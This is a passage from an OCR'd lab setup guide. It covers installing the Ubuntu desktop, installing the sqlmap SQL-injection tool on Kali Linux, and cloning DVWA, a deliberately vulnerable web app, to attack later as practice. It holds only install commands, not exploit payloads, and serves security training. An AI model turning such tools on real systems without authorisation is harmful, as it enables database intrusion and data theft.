
Step 4: We will not Install OpenSSH server as it is not required for our purposes




Step 5: an overview of our selections




Step 6: After running the command “sudo apt instal1 ubuntu-desktop” the Ubuntu interface starts downloading which takes a while to download



Step 7:
After everything is downloaded we get this page below the restart option our terminal is displayed and we must add the command “reboot” which will finally show us the GUI for Ubuntu




Step 8: Now we must put in the password that we added during the set up process




Part VI: Downloading sqlmap for Linux

Step 1: Back to kali we have to open a terminal window and add the following command sudo apt install sqlmap




Step 2: Finally we see that we have sqlmap




Part VII: Setting up DVWA


Step 1: First we must type the command ”sudo apt-get install git-all”




Step 2: Locate the Github to git and clone it as a local repository to penetrate later and test it.




Step 3: run the clone command in terminal git clone https: / /github.com/digininja/DVWA.git



